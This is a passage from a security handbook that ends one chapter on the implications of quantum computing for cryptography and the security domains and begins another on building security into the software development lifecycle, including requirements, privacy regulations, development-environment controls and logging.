The previous key negotiation and eavesdropping detection measures are based on the "BB84" algorithm by Charles H. Bennett and Gilles Brassard. Artur Eckert later proposed a detection scheme using the fact of entanglement. If entangled pairs of photons are created and submitted to Alice and Bob, then Alice can make measurements and determine, with above average probability, what Bob has measured. If Eve attempts to measure the photons, her measurements will weaken the correlations and this fact can be determined by Alice and Bob.

Although these systems are strong, they are not perfect, and Eve may have some information about the key being used and, therefore, some information about the communication going on. However, using other cryptographic functions, we can create privacy amplification starting with the key that Eve knows something about and creating a key that she knows very little about. Entanglement-based cryptography can do this at the quantum level, and this shows promise for the future of quantum encryption.

All traditional forms of encryption are subject to the man-in-the-middle attack, in which a malicious observer (Eve gets a break here: this one is generally referred to as "Mallory") reads the message and modifies it to insert her own key. In the case of quantum encryption this becomes much more difficult, because Alice and Bob have so many means of detecting whether someone is listening in and so much redundant data that Mallory cannot fully determine.

At the moment, quantum encryption requires a dedicated fiber-optic connection, thus limiting its use in general communications.

The concept of superposition is one of the reasons quantum computing is so tied, in the mind of the security professional, to cryptography. The application is obvious: build a quantum computer with a thousand qubits, and you will be instantly able to decrypt an encrypted message with every possible thousand-bit key, because all possible keys can be simultaneously represented in the machine.

This idea is not only generally attractive, it has, in fact, been formalized, in an algorithm by Peter W. Shor, as far back as 1994.

And, of course, there are certain large governmental bodies with large research budgets that are very interested in any paper that mentions the possibility of using quantum computing for decryption purposes. Therefore, a great many research papers mention this possibility.

However, although the possibility exists and research has been done in this area, the technical details of creating such a computer on a usable level have not yet been completely worked out. It is likely that other applications for quantum computing hold greater promise in the near future.

Quantum Computing

We have already discussed quantum computers: why are we now talking about quantum computing? Isn't it the same thing?

There are a great many computing devices that are not traditional digital computers. In fact, we use many of these devices to assist computers. There are a number of proposals to use quantum devices to perform certain calculations as coprocessors to digital computers, rather than replacing them entirely. Quantum computing devices may not use traditional digital architectures.

Analog Computing

Aren't all computers digital? No, not by a long shot. There are a number of computers, or computing devices, that are analog.

One example is the spaghetti computer. Sorting is a rather time-consuming process in a digital computer. We have numerous sorting algorithms, and some of them are astonishingly efficient (compared to the good old Bubble Sort), but all of them require that each entry in a list be compared multiple times before everything is complete. (And the longer the list, the more times each entry gets compared.)

Take a bunch of spaghetti. Cut a piece to length for each number you want to sort. Holding the bunch of spaghetti firmly enough to keep it under control, but loosely enough that the pieces slide against each other without jamming, bring one end of the bundle down against a flat surface. Instant sorting of the whole bunch with completely parallel processing. The spaghetti computer is

rather restricted to one application, and the data entry and output are somewhat tedious, but the processing itself is faster than any digital computer could accomplish: a single step.

Slightly more useful than the spaghetti computer is the slide rule. A slide rule gives completely precise calculations of certain multiplicative and logarithmic functions. Any imprecision results from our inability to be exact in either machining the device or setting the inputs and reading the output. And, once again, the processing is instant: as soon as you set the inputs, the result is available.

Analog computers have also been used in conjunction with digital computers. In the early days of digital computing, multiplication was a very time-consuming operation. Therefore, some computers had analog multipliers that used amplifiers to speed up the process.

Quantum Analog Computing

Not all quantum computers are based on a digital model. An adiabatic quantum computer looks at energy states in the system. By finding the lowest energy state we also find the best answer to a specific problem. Using superconducting adiabatic quantum computers application-specific processors can be created that are very much faster than normal digital computers and also use very little power for the processing itself. (If certain theories of information are correct, it may be possible that such computers are inherently the best at solving those specific problems: that no possible computer that obeys the law of physics could do a better job. However, we are, at the moment, a long way from being able to take full advantage of these hypotheses.)

The best answer (and lowest energy state) turns out to fit very nicely with a number of the difficult problems noted earlier. The correspondence to the minimization problem would seem to be obvious, but the ability also relates to pattern matching and to simulation.

Applications and Implications in Security

Herewith is an overview of possibilities and problems raised by quantum computing as we examine the various domains of security. In terms of applications we cannot yet be completely certain of the actual operations and power of quantum computers, but this listing and examination concentrates on the three functions that are typically seen as areas where quantum computers have a decided advantage over classical digital computers. These are calculations of selection of least path or least state, simulation, and pattern recognition.

Security Management

In security, we are all familiar with the importance of risk assessment, analysis, and management. Assessment and analysis are probably still difficult and time-consuming, but we do have software tools that help us with the management aspect.

Typically, these utilities have to be loaded with all the risk assessments and analysis that have been done, the calculations of annualized loss expectancies for each risk, the various countermeasures, factors by which the safeguards will reduce the risks, and the cost of running the countermeasures. (Among other things.) Once all of this data is loaded, the program will operate as a spreadsheet, allowing you to play "what if" games, in which you reduce or increase your expenditure on the various controls and see what impact that has on the bottom line. The intent, of course,

is to try to find the greatest total cost savings given the set and (usually inadequate, but we will ignore that for now) budget that you have for security.

What these programs will not do is to tell you what that most desirable state is. To find it, you would have to create every possible combination of spending on controls, calculate the savings created by each blend, and then determine which one gives you the greatest reduction in risk. Sound familiar? It is our old least path problem. Therefore, a quantum computer may be able to do that last risk management step for us (as long as we have done the assessment and analysis properly in the first place).

Information classification is a difficult and time-consuming task and one that is hard for people to do in a consistent manner. There are very few software tools that can assist us with the classification process. A good deal of the inconsistency results from not recognizing patterns that indicate this information is of the same sensitivity as that data. Therefore, a system that can match patterns may be able to do a good deal toward helping us with this particular problem.

Quantum computing is a new technology. Any new technology will require a new risk assessment: part of the following sections of this chapter note areas where the existence of the new technology may create new vulnerabilities or require greater vigilance on our part. There is one risk assessment that management should probably be looking into: what, for our particular industry and company, is the risk of investing, or failing to invest, in quantum technologies?

Security Architecture

Computer and system architectures have security implications. Any new technology needs to be assessed in terms of the risk it may present. A completely new architecture means that there will be new vulnerabilities. We would be remiss in implementing any such novel technology without understanding potential security issues.

However, we have great difficulty in analyzing our current architectures, and security architectures, to determine whether they are effective. The standard practice tends to create and implement an architecture, using experience and shared wisdom (such as security guidelines and frameworks), and then see how effective it is (or whether it is effective at all). It would be very helpful to have a simulation of vulnerabilities and protections driven by a given architecture and to be able to evaluate different architectures in terms of which one gives the best result. Simulation is, however, very difficult and time-consuming—with traditional systems. If quantum computing allows for more effective simulation we may be able to do better than trial and error.

One aspect of a quantum architecture is in regard to integrity. Quantum devices are highly susceptible to noise of all types, thermal, electromagnetic, and radio frequency. Some have to operate at temperatures close to absolute zero, others need to be in a vacuum, most need to be shielded from radio transmitters (including wireless local area networks and cell phones) and various electrical devices. All quantum equipment needs careful handling of input and output, and an analog apparatus in particular requires input/output filtering. Even with all this care there still seems to be just a bit of indeterminacy in the results.

At the moment, and with the fairly rudimentary computing mechanisms developed, "voting" (comparison of multiple devices or multiple runs) and checking of errors against other standards is sufficient. However, as applications become more complex, these measures may no longer be sufficient.

Fortunately, quantum error correction is a recently determined general outline, which indicates that, using a concept of entanglement transfer, quantum information processing can be used

to correct a wide range of noise in a properly designed quantum system. It has been demonstrated that rectification can be achieved even when the remedial operations are faulty. This may have ramifications for fault-tolerant computing.

Access Control

The posited pattern-matching capabilities of quantum computing may have a couple of different applications in access control. Biometrics would likely benefit from improved abilities to match and compare. At the moment biometric matching must be done on the basis of constructs and representations of biometric data that lose a great deal of information in the symbolization process. In addition, the stored data may be fairly arbitrary, and, therefore, real similarities between samples and stored data may not be as evident. The ability to do more direct comparisons may have implications for accuracy, as well as speed and new forms of data representation.

Intrusion detection relies on two major forms of analysis: the matching of patterns of known attacks and the noting of deviations from normal operations. In both cases the ability to identify patterns would be of benefit. Quantum computing support for anomaly-based intrusion detection would be able to picture, more accurately, the normal state of affairs, as well as determining which deviations are significant. Signature-based systems would be able to use a baseline to identify new attack signatures and also to note attacks that are similar to those already in the database.

Information flow analysis is a useful exercise for determining possibilities for improper information disclosure. It is, however, a tedious and time-consuming business. The processing involved in finding potential flow paths requires the investigation of many possibilities and is, therefore, quite similar to our least path problem. In addition, simulation-type activity is involved. Therefore, on two counts, the analysis of flow paths and determination of covert channels could likely benefit from quantum computing.

Cryptography

I have already discussed, in some detail, quantum communications and encryption, as well as key negotiation and eavesdropping detection, and have noted that parallel factorization, processing, and decryption activities have been much explored in the popular literature. There are, however, additional areas and topics to consider in regard to cryptography.

Given the feeling that current encryption algorithms may be susceptible to attack by quantum methods, work on new algorithms tractable by neither classical nor quantum computing would be indicated as a useful field of study. Indeed, although the prime factorization of large numbers is seen as a threat to the Rivest–Shamir–Adleman algorithm, it is by no means obvious that other currently used algorithms are equally at risk. The need for assessment of nonfactoring algorithms, and the development of new algorithms, is manifest.

We are all aware of the importance of randomness in using and operating cryptographic systems. Quantum devices may be of benefit to cryptography in terms of generation of randomness. As previously noted, most quantum machinery is delicate and subject to significant issues of noise. We can turn this to our advance by capturing and processing that noise. In addition, numerous quantum structures can be established with indeterminate outcomes and can be used as automated "coin-flipping" devices. (Using these structures is not always easy: care should be taken to ensure that the devices are not somehow biased because of careless construction. Even this can be used to advantage: we may be able to use a biased, but random, keystream in certain situations

in which we may be either correcting for biased data or attempting to disguise the nature of the traffic or the type of encryption. We can, of course, bias pseudorandom streams, but a biased but still random stream may be an advantage.)

Implementation has always been the greatest source of problems and weaknesses in cryptographic systems. Analysis of implementation vulnerabilities is not a straightforward task. The use of quantum computing to improve simulation of a system may be able to identify these types of flaws in operation.

Physical Security

There is probably not a great deal that quantum computing can do to benefit physical security. As previously noted, biometrics may be improved and are being increasingly used for physical access control. Those charged with physical security should, however, be aware of the new demands and requirements that quantum computing will place on the plant environment.

As has also been mentioned in prior discussions, a number of proposed quantum devices are highly susceptible to radio frequency and electromagnetic interference. Specially constructed computer rooms will probably return as some of these computing systems are introduced. Faraday cages and other TEMPEST measures may also come back into prominence. These elements would not be used to preclude emanations from disclosing information, but to prevent noise from corrupting data and processing.

We have always had to pay attention to air conditioning and refrigeration requirements for computers, but quantum computers have entirely different needs in this realm. Many quantum devices require operating temperatures near absolute zero, either for superconductivity or for other physical effects. Room temperature, which is quite suitable for normal computer equipment, is about a hundred times greater than the temperature in interstellar space. Interstellar space, as cold as it is, is a thousand times too hot for the proper operation of the D-Wave Systems Orion computer, for example.

There is some irony in the fact that these computers may have extremely small power requirements in terms of the information processing itself, but will demand huge refrigerators to keep operating near absolute zero. However, when ENIAC was built, it was famous in business and academic circles for being the largest computer constructed up to that time—and in physical plant communities for having the largest refrigeration system ever put in one place.

In the near term, as quantum devices begin to come onstream, they will be extremely expensive pieces of equipment, with special requirements that are poorly understood. (For example, the gate-level operations of these devices are poorly understood even by their designers, and undoubtedly we will discover failure modes under unusual conditions.) Initially, the advantages to a company that is running an application supported by quantum processing will make it distinctive in the marketplace. However, the failure of that device will also jeopardize the special place of the company and will create yet another possible point of failure. Therefore, special attention must be paid

to the creation of definite controls and protections that will guard the devices, not only against attacks, but also against carelessness and ignorant usage.

Business Continuity Planning

As with risk analysis and management, so business impact analysis is a difficult and laborious aspect of business continuity and disaster recovery studies. The same type of least path calculation that can aid risk and safeguard analysis will assist in this area as well. Both least path and simulation analyses can be used to find functions with a high concentration of business dependence as well as single points of failure.

Simulation will also assist with the testing of business continuity plans. We already use simulation tests, but on a very limited level. Quantum simulations will be able to assess a very wide range of conditions and possibilities and to determine combinations of events and situations that may overwhelm our prepared plans.

In the medium term, quantum computing applications, along with various forms of artificial intelligence, will likely be able to guide and assist decisions about the optimal assignment of resources to address disasters. This will probably be initially used by governmental agencies in managing large-scale disasters, with capabilities and systems being made available to regional governments as the technology develops. Very soon thereafter the costs and capabilities will be within the range of large corporations (initially possibly on a contract or service basis) for the management of disaster recovery and response, and the benefits, in terms of damage mitigation and recovery speed, will probably be immediate.

For those companies using quantum computing, there will be considerations for continuity of operations for these special devices. For example, given the nature and operating environment of the equipment created to date, damage may result if the power or cooling fails. In the near term, it is probable that a mere loss of power will result in damage to, or loss of, the computing elements themselves and a requirement to re-create sections of the environment.

Applications Security

There are many applications for quantum computing in the field of application security; these examples are only a few.

Testing of software is necessary, but problematic. Although much work is being done in the field, it is still the case that testing of applications and systems is more of an art than a science. Testing involves a kind of simulation, and test inputs are generally submitted for processing based on a "best guess" of which combinations might present a potential difficulty for the program. Quantum simulations should be much more accurate in identifying problems and should be able to test a much wider range of inputs and combinations.

A great deal of security work involves database analysis, such as the pattern-matching requirement mentioned earlier in regard to biometrics. Therefore, a number of new security applications themselves are likely to result from the capability. This, of course, raises both benefits (in regard to safety) and concerns (in regard to privacy).

In terms of database security itself, two long-standing and intractable problems have been data aggregation attacks and inference attacks. Although it is unlikely that any specific protections against database aggregation will result from quantum computing, the problem analysis, using pattern matching and simulation, will be useful in determining the extent of the problem, the

information classification level appropriate to a given collection, and probably the effectiveness of controls applied in a given situation.

In attempting to extract useful information out of ever-larger databases we have turned to artificial intelligence methods. Part of this research involves creating applications that learn how to find "interesting" results for themselves. This requires the ability to determine and match patterns, and we have previously noted the suitability of quantum computing in this regard. In terms of traditional computing, the most effective programs have used the neural network model, based on what we know about the formation of neurons in the brain and the strengthening of links as they are used and encountered in new situations. Quantum computing can be used to support neural net analysis with faster pattern matching. In addition, quantum computing can do direct pattern matching, finding the same patterns in different ways. Similarly, cross-supporting assistance can be applied to fuzzy logic.

Neural nets are subject to specific and systematic types of errors, known as superstitious learning. A pattern may appear randomly and, due to chance associations, become learned and then strengthened over time, even though there is no real relation. We have previously noted that noise and errors are a problem for quantum computers. However, because of the different architectures and approaches, neural net superstitious learning will result in errors that are different from the random errors generated out of quantum equipment. Therefore, the two types of processing can act as checks on each other's errors: mistakes may arise, but they will be different types of miscalculations.

The ability to assess errors will be a major consideration. A standard approach, when testing new systems, is to check results computed against those that are expected. Given the new capabilities of quantum computing technologies this becomes problematic: how do you check on the results when the question you are processing is impossible to compute by classical methods?

As previously noted in relation to intrusion detection, the pattern-matching capabilities of quantum computing can be applied to malware detection and the assessment of botnet operation, control, and ownership. These questions have become extremely complex and new approaches and tools are needed badly.

The question of malware analysis relates to an earlier point in regard to the universality of Turing machines. Fred Cohen's determination of the "undecidability" of computer viruses is based on analysis using the Turing machine model. Cohen found that there cannot be a "perfect" antivirus program: any detection program will err either by failing to find a virus or by raising a false alarm over an innocent program, or both. Given that Turing machines are not truly universal, does this result hold?

In the case of virus detection, it appears that the original result is valid. However, there are many theories in security that have been assessed based upon the initial Turing model. Academic research into security architecture models should be checked for additional implications of quantum models.

As stated earlier, these notes are the merest beginning of the implications of quantum computing for the security of applications. Quantum methods will result in completely new paradigms in programming, and the changes will be even greater than those that accompanied the introduction of object-oriented or functional programming to the original procedural archetype.

Operations Security

As if securing computer operations was not hard enough, combinations of classical and quantum devices and functions will vastly increase the complexity of the situation. Troubleshooting of problems will become even more difficult. At the same time, quantum simulations can greatly assist in troubleshooting of intricate dilemmas.

An ongoing and intractable problem in operations is the detection of insider attacks or misuse. More sophisticated pattern matching and recognition, made possible by quantum computing, may be able to assist in catching such activity in the planning or setup stages rather than long after the damage has been done.

Telecommunications and Networking

In terms of network security, it is likely that quantum technology will be more of an additional demand than an assist. As noted, quantum encryption will require special channels and those of special types. In addition, given their cost and special environmental requirements, quantum devices are likely to be remotely accessible for some years to come. Therefore, data and results of a highly sensitive nature will have to be protected during communication.

However, as with intrusion and malware detection, network attack analysis using pattern-matching capabilities may be greatly enhanced. Proper large-scale network simulation may also be able to assist with network architectures and provisioning that is more resistant to failure.

Law and Investigation

Taking advantage of quantum capabilities in pattern matching and simulation, new forensic analysis tools may be able to speed the time-consuming task of finding relevant evidence in computer systems and data. However, even our current forensic findings make presentation and acceptance of the implication problematic in court situations. The often counterintuitive nature of quantum technologies will make the educational and explanatory problems all the greater.

As noted in regard to business continuity planning, incident response will likely benefit from guidance systems based upon quantum computing and artificial intelligence. In the long term, similar systems will likely be available to guide response to even minor incidents, ensuring that covert attacks are not able to masquerade as minor glitches or annoyances and that the best combination of attack restriction and evidence collection allows for both protection and investigation, without one activity compromising the other.

Summary

Quantum computing is a field that is only just starting to move out of the arena of research and into real application. However, the implications for security indicate that attention should be paid to developments to be able to take the earliest opportunity to address a number of difficult tasks and problems.

Building and Assessing Security in the Software Development Lifecycle

Introduction
The Software Development Life Cycle
Software Development Security Fundamentals.
Securing the Foundation • Conceptual Design • Technical and Functional Requirements • System Design • Coding • System and Unit Test • Deployment • Software System Maintenance • Decommissioning
Conclusion

George G. McBride

With events such as buffer overflows, SQL code injection, and arbitrary code injection, we are faced with a continuous flood of vulnerability and threat information for our systems, our applications, and our networks. Whether the information comes from a customer, an employee, or an auditing or assessment firm, organizations are continuously addressing the endless cycle of vulnerability and threat identification, measurement of risk, and the implementation of some appropriate corrective action (also referred to as a *control*). Surely, there must be some measures that organizations can take when developing software to proactively address security and in turn reduce potentially negative publicity and the costs of development and ongoing maintenance for themselves and their customers.

Introduction

This chapter discusses how organizations that are involved with the development of software systems can build security, reliability, and resiliency into their applications. In addition, readers of this chapter will also understand areas that should be reviewed during an audit or assessment of a typical software development life cycle (SDLC). The software engineering field has several equally viable and applicable SDLC methodologies depending upon the business, industry, type of application, and experience of the development team. This chapter provides recommendations, best practices, and areas to review during an audit or an assessment for any and all of the SDLC methodologies. Finally, every effort has been made to ensure that whether you develop in house or outsource the development of software systems, each aspect of this chapter will be relevant to you.

This chapter focuses on the following areas:

- The need for secure and reliable software
- Development environments, including physical and logical security, source code management, auditing, authentication, authorization, and access control to source and run-time code

- Common security challenges to all SDLC methodologies
- Security with purchased, open-sourced, and proprietary code embedded in applications under review
- Security in the requirements and definition phases
- Security in the software systems design phase and how Formal Methods can help secure the design
- Security in the implementation and coding phases, including source code review tools
- Security in the integration and testing phases including module and unit testing and integration
- Security during installation and deployment phases
- Security in the lifecycle maintenance mode, including software updates, obsolescence, and decommissioning
- Security through third-party solutions, and whether they hinder or help the overall software solution.

One of the first questions that any fiscally minded manager may ask is "Why?" Why would any company choose to spend additional funds, accept longer development cycles, and possibly require additional personnel to develop code more securely when customers are already buying the software as is? Perhaps the thought is that the initial code will be developed and shipped, and then security features will be implemented as incremental updates over the product's lifecycle, thus ensuring a first-to-market strategy. Perhaps the thought is that nobody will notice the absence of security features, or that the security features will not be required as the software is not mission-critical, or will not be associated with any sensitive data.

Whether the use of the software exceeds its programmers' original expectations, whether it is run on a platform on which it was not originally intended to run, or whether the system receives input data from systems and processes that were designed years later, there is little in today's system design that developers can trust or assume.

Finally, one of the strongest reasons for building security into today's products during the development cycle (and not post-deployment) is cost savings or cost avoidance, depending on your view. For the consumers, whether it is an individual or a business, there are costs associated with applying patches, hot-fixes, updates, or service packs. Connection charges to receive the patches, time taken away from other activities, business disruption, building install packages for the patch, regression testing, and increased network bandwidth are just some of the additional "costs" to the purchaser. The companies that produce software with security defects have costs as well. In addition to making sure that their own infrastructure maintains the latest patches and updates for their applications and operating systems, they also incur costs associated with the management of the software vulnerabilities in their own applications. Longer maintenance cycles, additional personnel, additional testing, additional patches, and the erosion of the company's base or brand name are all additional costs born by the manufacturer.

Performing an internal code walkthrough during the design phase, discovering a vulnerability, making a few changes to a few lines of code and updating the documentation (if that is even necessary) could take as little as a few minutes. Having the help desk field calls from concerned customers who believe that there is a security vulnerability, logging the issue into a database, having a quality assurance associate duplicate the problem, opening up the code, reviewing the code, updating the code, updating the documentation, packaging the update, maintaining the new version, shipping it out, and then fielding calls from customers wondering why the patch just disabled some other application will cost a lot more. In today's environment, it is not a matter of *if* the costs will be incurred; it is a matter of when and how much. Nobody can argue money can be saved by fixing an undocumented feature (a software bug) or vulnerability after the first vulnerability is detected and the product is already in the hands of the customers.

Likewise, there are several reasons why security features (and other features such as privacy, reliability, resiliency to disasters, etc., that will be discussed later) are not typically incorporated in the systems that are still being developed today. Lack of awareness continues to be the reason most given as to why vulnerabilities continue to exist in code. Even with all of the advertisements, supporting applications,

magazines, books, and announcements seen today, software developers often feel that they are not at risk for a number of reasons such as assumed external controls, assumed validated input, etc. Security features, like any other feature or requirement, cost money to implement, time to design, code, and test, and may be considered too restrictive to the application from an end-user experience.

Why not just build security features into applications today? Why not just run some tools and ensure that every software bug, whether security related or not, is mitigated? Software design is an inherently complex process, with multiple programming languages, development methodologies, and development environments. Continually evolving development and compiler aids and oftentimes there are an infinite combination of inputs and platforms to run on, which further amplifies design complexity. However, it is not an impossible task, and the remainder of this chapter highlights the activities that a development organization can undertake to increase the security and reliability of its applications.

The Software Development Life Cycle

There are a number of software development lifecycle models in use today. Waterfall, spiral, rapid application design, joint application design, and prototyping are five of the more common models used by programmers and software engineers when developing software projects. The model chosen is typically dependent on the size of the project (either the team or the size of the expected code-base), the amount of time available, how firm the requirements are, and the background, familiarity, and experience of the design company and its employees. While any model is capable of producing secure code, without strong controls, some models may be more disposed to producing less secure code. For example, the waterfall model maintains strong gates between each of the development cycles, whereas the rapid prototyping methodology usually involves several iterations between end-users (or the marketing organization) and the development team to reach an agreement on the look, feel, and high-level functionality of the application. Once an agreement has been reached and the requirements have been defined, the prototype is supposed to be discarded and the development efforts are begun from scratch, based on the requirements developed during the prototyping activities. How many organizations do you believe actually do that?

Software Development Security Fundamentals

The guiding principles of the software development process should be documented in a hierarchically arranged and integrated set of policies, practices, standards, and procedures. This policy framework should document many aspects of the SDLC, such as the following:

- A policy that states that the prototyping development methodology will be utilized in all customized software development efforts
- A practice that defines how particular code is commented
- A standard that identifies the permitted programming languages or development environments
- A procedure that provides step-by-step instructions on how to conduct a code review or generate a software build.

It has been my experience through many audits and assessments that the policy framework might exist, but may be antiquated and not used because it adds no value to the overall process. A current and well-maintained policy framework provides the foundation and guiding principles for defining how software is developed securely, efficiently, and within company standards. In the event of a disaster, a current policy framework could be utilized to support recovery operations. Additionally, a policy framework is required to support auditing activities, ISO certification, and other compliance-related activities. The need for a SDLC policy framework is inevitable. Why not ensure that your framework is current and complete now, and use it to drive development activities, rather than completing it after the fact to prepare for an audit?

The waterfall model is one of the most documented and most structured development methodologies available and will be used as an example throughout this chapter. There are several phases of the waterfall model, including:

- Business case and conceptual requirements definition
- Functional requirements and specifications definition (what it needs to do from a business perspective)
- Technical requirements and specifications definition (what it needs to do from a technical perspective)
- Design and architecture of the system
- Coding
- Unit and system test
- Implementation and deployment
- Maintenance
- Decommissioning of software systems.

A typical software design team has several coders, one or more architects or software engineers, some quality assurance personnel, a team leader, a project manager, user representatives (sometimes marketing personnel), and sometimes a secretary or recorder who is responsible for taking notes and minutes. Typically missing from most teams is a security consultant or advocate who can offer guidance, support, and advice on security issues throughout the SDLC. In the absence of that advocate, this chapter provides introductory advice the development team can use to add some baseline security functionality to the next release.

Securing the Foundation

One of the most commonly overlooked areas is physical security, and it is important to cover a few basic concepts in this chapter. At a very high level, we should be concerned about the physical security of the developer's workstations, as well as the security of the source code repositories, build machines, source code back-up, etc. As any lawyer will tell you, the more that you protect your intellectual property (IP), the easier it will be in court to prosecute somebody who has inappropriately gained access to it. If you leave your code stored on several developers' machines, burned on CDs lying around, and printouts of code in the development labs, opposing counsel will always ask "How valuable could it have been?"

If you can perform a thorough physical review, conduct one from top to bottom. If you cannot, at a minimum, the following should be done:

- Ensure that back-up tapes of source code, sample data, and design documents are conducted regularly and properly secured.
- Take the clean desktop policy to heart and ensure that all electronic media and paper copies are properly secured at each developer workstation.
- Review the physical security of the server room (and perhaps of the developers if they are co-located in a single area) to include access controls, logging, environmental controls, guest access, etc.

Likewise, a team of IT security professionals should conduct a thorough assessment of the logical security of the infrastructure. Although a description of that assessment is beyond the scope of this chapter, at a minimum, the following questions should be answered:

- What are the back-up procedures? For example, how often is the development environment, source code, and compiled code backed up? Where are they stored? Who has access to the back-up media?
- Have any tapes been restored to validate the back-up process?

- Is there a business continuity and disaster recovery plan to detail how restoration and development activities will continue in the event of an incident?
- How are logical access control managed for the source code, executable build systems, and test systems? Who approves the access list? When was it last reviewed?
- Have unnecessary services been turned off on the servers and workstations? Are updates and security patches regularly applied?
- How do the developers authenticate to the servers? Is traffic encrypted? Are clear text protocols used (such as Telnet)? If developers are using X Windows, has the configuration been reviewed?
- Are the developers and the development infrastructure segmented from the corporate network? A great way to add an additional layer of logical security is to segment the development environment from the rest of the company via a firewall with well-designed policies permitting only the required traffic.
- Are the access logs to the servers, firewalls or routers (if applicable), and workstations reviewed for security events and investigated when required?

Now that the environment where the software will be developed has a secure baseline, we can focus our attention on the foundation of the development activities themselves. As part of that foundation, developers should have a minimum baseline of knowledge or awareness of security vulnerabilities, coding best practices, and industry trends and best practices.

There are numerous resources available, including Web sites, magazines devoted to information security, training programs, and organizations that offer specialized classes and seminars. Several security training organizations have offered classes in the past, magazines have published excellent articles on building security into the SDLC, and several excellent books have been published detailing specific vulnerabilities and how to avoid them, as well as how to develop a methodology to improve the reliability and security of software systems. Finally, numerous Web sites, online articles, and Web-based seminars have offered free, relevant, and very timely advice on how to produce secure software.

As a further reason to help encourage the development of secure code, senior management may wish to consider rewarding developers who reduce the number of security vulnerabilities within their code, or perhaps rewarding quality assurance personnel who discover vulnerabilities prior to deployment. In any event, it is important to ensure that all team members are educated and aware of the resources that are available to them, and have the commitment from management to allow them the time and resources to learn.

The education process should not be a one-time effort, but instead built into the overall SDLC to ensure that each team member's skills are continually honed and enhanced. Additionally, new attack vectors (where and how attacks originate) and new vulnerabilities are regularly announced. Keeping abreast of specific language, software development kits, and development environment vulnerabilities can be accomplished through vendor training, subscriptions to vulnerability announcement mailing lists, and subscription services, as well as through participation in industry and user groups.

Vulnerabilities are many and diverse. SQL and XML code injection, buffer overruns, race conditions, improper storage of cryptographic keys, format string errors, cross site scripting, and poor usability leading to the user disabling some security features are just a few of the vulnerabilities that must be mitigated in today's code. If designers and coders are not aware of the range of vulnerabilities, they may not be able to avoid them. If quality assurance personnel are not aware of the different types of vulnerabilities, they cannot test for them and alert the coding team. Continuous awareness and training sessions for all team members must be a requirement and part of each associate's annual review process.

Conceptual Design

After the organization has a basic security awareness foundation, it is time to form the team to begin the first step, which is typically conceptual design. As I re-read this chapter, I noted that I have said that each

SDLC phase was the "most important" from a security perspective. Let us consider the conceptual phase that really sets expectations for the overall functionality of the application. Security personnel at this phase should be providing guidance based on known threats, vulnerabilities, risks, and available and potential controls. Although not necessarily driving the end result, security input early on can help define what can and cannot be done. As an example, and I am not making this up, an organization wanted to develop an application that required real-time access to a critical system on our company's intranet for Internet users. Although it could have been done securely with the addition of numerous and costly controls, designing a tiered DMZ infrastructure allowed the development team to implement multiple other features, delighting the sales and marketing team and making the IT security organization even happier.

Technical and Functional Requirements

The next step in the SDLC is the formulation of the functional and technical requirements. As noted previously, these are sometimes completed in parallel or combined. For the sake of this chapter, we will discuss the functional and technical requirements as a single phase. As a very simple example, consider the functional requirement that the application "must read input on a text file outputted by another program" and a technical requirement that the application "must read standard ASCII comma delimited text, fields up to 256 characters, with a record size limited only by the storage capacity." What happens when the format is not comma delimited, or when the fields have fifty thousand characters? We typically do not put the negative cases in the requirements documents, but that is how we typically get into trouble with buffer overflows, unchecked inputs, etc. Defining and understanding the entire range of inputs (not just what is expected) and defining the requirements for responding to all input, whether expected or not, is paramount to system security.

During the technical and functional requirement phases, it is imperative that the security consultant provides inputs and direction regarding the security requirements. Although it is unwieldy to add the requirement to check for buffer overflows, unchecked inputs, etc., at every input requirement, it is necessary to capture the overall requirement that all input will be checked and validated prior to processing. In addition, there will likely be several key areas that will be detailed in this requirements section that will need to be incorporated into the application.

Depending on the system under development, there are likely numerous privacy requirements that must be incorporated into the final system. The source of the privacy requirements may come from any number of sources, including:

- Health Insurance Portability and Accountability Act (HIPAA) of 1996
- Gramm-Leach-Bliley Act of 1999
- European Privacy Directive
- Canadian Privacy Act
- The development organization and end customer's privacy standards.

The privacy requirements will typically drive how information is stored, how it must be transmitted, back-up requirements (such as requiring encryption), how long data can be retained, how and to whom it may be shared, and how it must be destroyed. Finally, privacy requirements will drive the business continuity and security requirements that are discussed next.

In addition to privacy requirements, there will likely be disaster recovery and business continuity requirements that will need to be incorporated into the application. If the system is going to support a critical business process or perhaps be one, failover, redundancy, and back-up features will likely be included in the overall requirements. Specifications as to the types of back-ups, transaction logs, parameters of system heartbeats to support hot-swappable capabilities, and perhaps how the system manages the fail-over process will be part of the requirements. As part of the requirements phase, security consultants must be tasked with identifying the relevant regulations that will influence the application

and provide input based on those regulations and industry best practices. To accomplish that, an understanding of the customer base, including where they will use the application and what it will be used for, will be needed so as to incorporate the applicable requirements for that region or industry.

The security requirements will also influence how the system traverses the remainder of the SDLC. There will be many security requirements that will be part of the system. Validating all input, authentication, encryption of data in transit and rest, and authorization must be addressed. Roles and corresponding responsibilities must be defined and be flexible and granular enough to ensure that 'least privilege' concepts are met while not interfering with the day-to-day activities of the system.

One of the most comprehensive efforts to identify the requirements from a security perspective is the development of a threat and vulnerability matrix, or an attack vector. Through this exercise, commonly undertaken as part of a risk assessment, comes the understanding of the threats, vulnerabilities, and computed risks that a software system will face upon deployment. Vulnerabilities of the host operating system, auxiliary systems, threats to industries where the application may be deployed, its target (and potential) audience, and mitigating controls that may be placed into effect alongside the system are examples of inputs to the threat and vulnerability matrix. By developing an attack vector of what segments or functions of the system are likely to be vulnerable, special attention can be paid to those areas to ensure a strong resiliency to attack. It must be noted that threats, vulnerabilities, and controls are continually changing, and it would be negligent to ensure that the software is resilient to attack only at the areas identified in the threat vectors. The attack vector approach should only be used to ensure that the segments most likely to be attacked have sufficient controls and that all functions of the application enjoy a similar level of protection.

One can also consider conducting a risk assessment of the proposed system. Knowing that a commonly-accepted definition of the value of risk is Risk(System) = (Threats × Vulnerabilities)/Controls, we can compute the value of risk, and then, as the project moves from the design phase to coding and implementation phases, the value of risk can be continuously measured and monitored, and reduced as necessary to achieve a sufficiently low level. Noting that the risk equation above is defined as a function, we can compute the risk of any or all components of the system depending on our area of interest or review.

Significant events must be logged. Questions to be answered include what is logged, the location to which it is logged, what happens when the log fills up (i.e., does the system halt, or does it overwrite the oldest log data?), whether the logs are stored locally or remotely, and whether they can be centrally monitored. Access to the logs and control of the logging configuration is equally important, as either could afford a malicious user the opportunity to hide the tracks of an attack. It is the responsibility of the security consultant to ensure that minimum standards of logging (as well as other security-sensitive areas) as identified in any corporate policies are incorporated into the system's requirements.

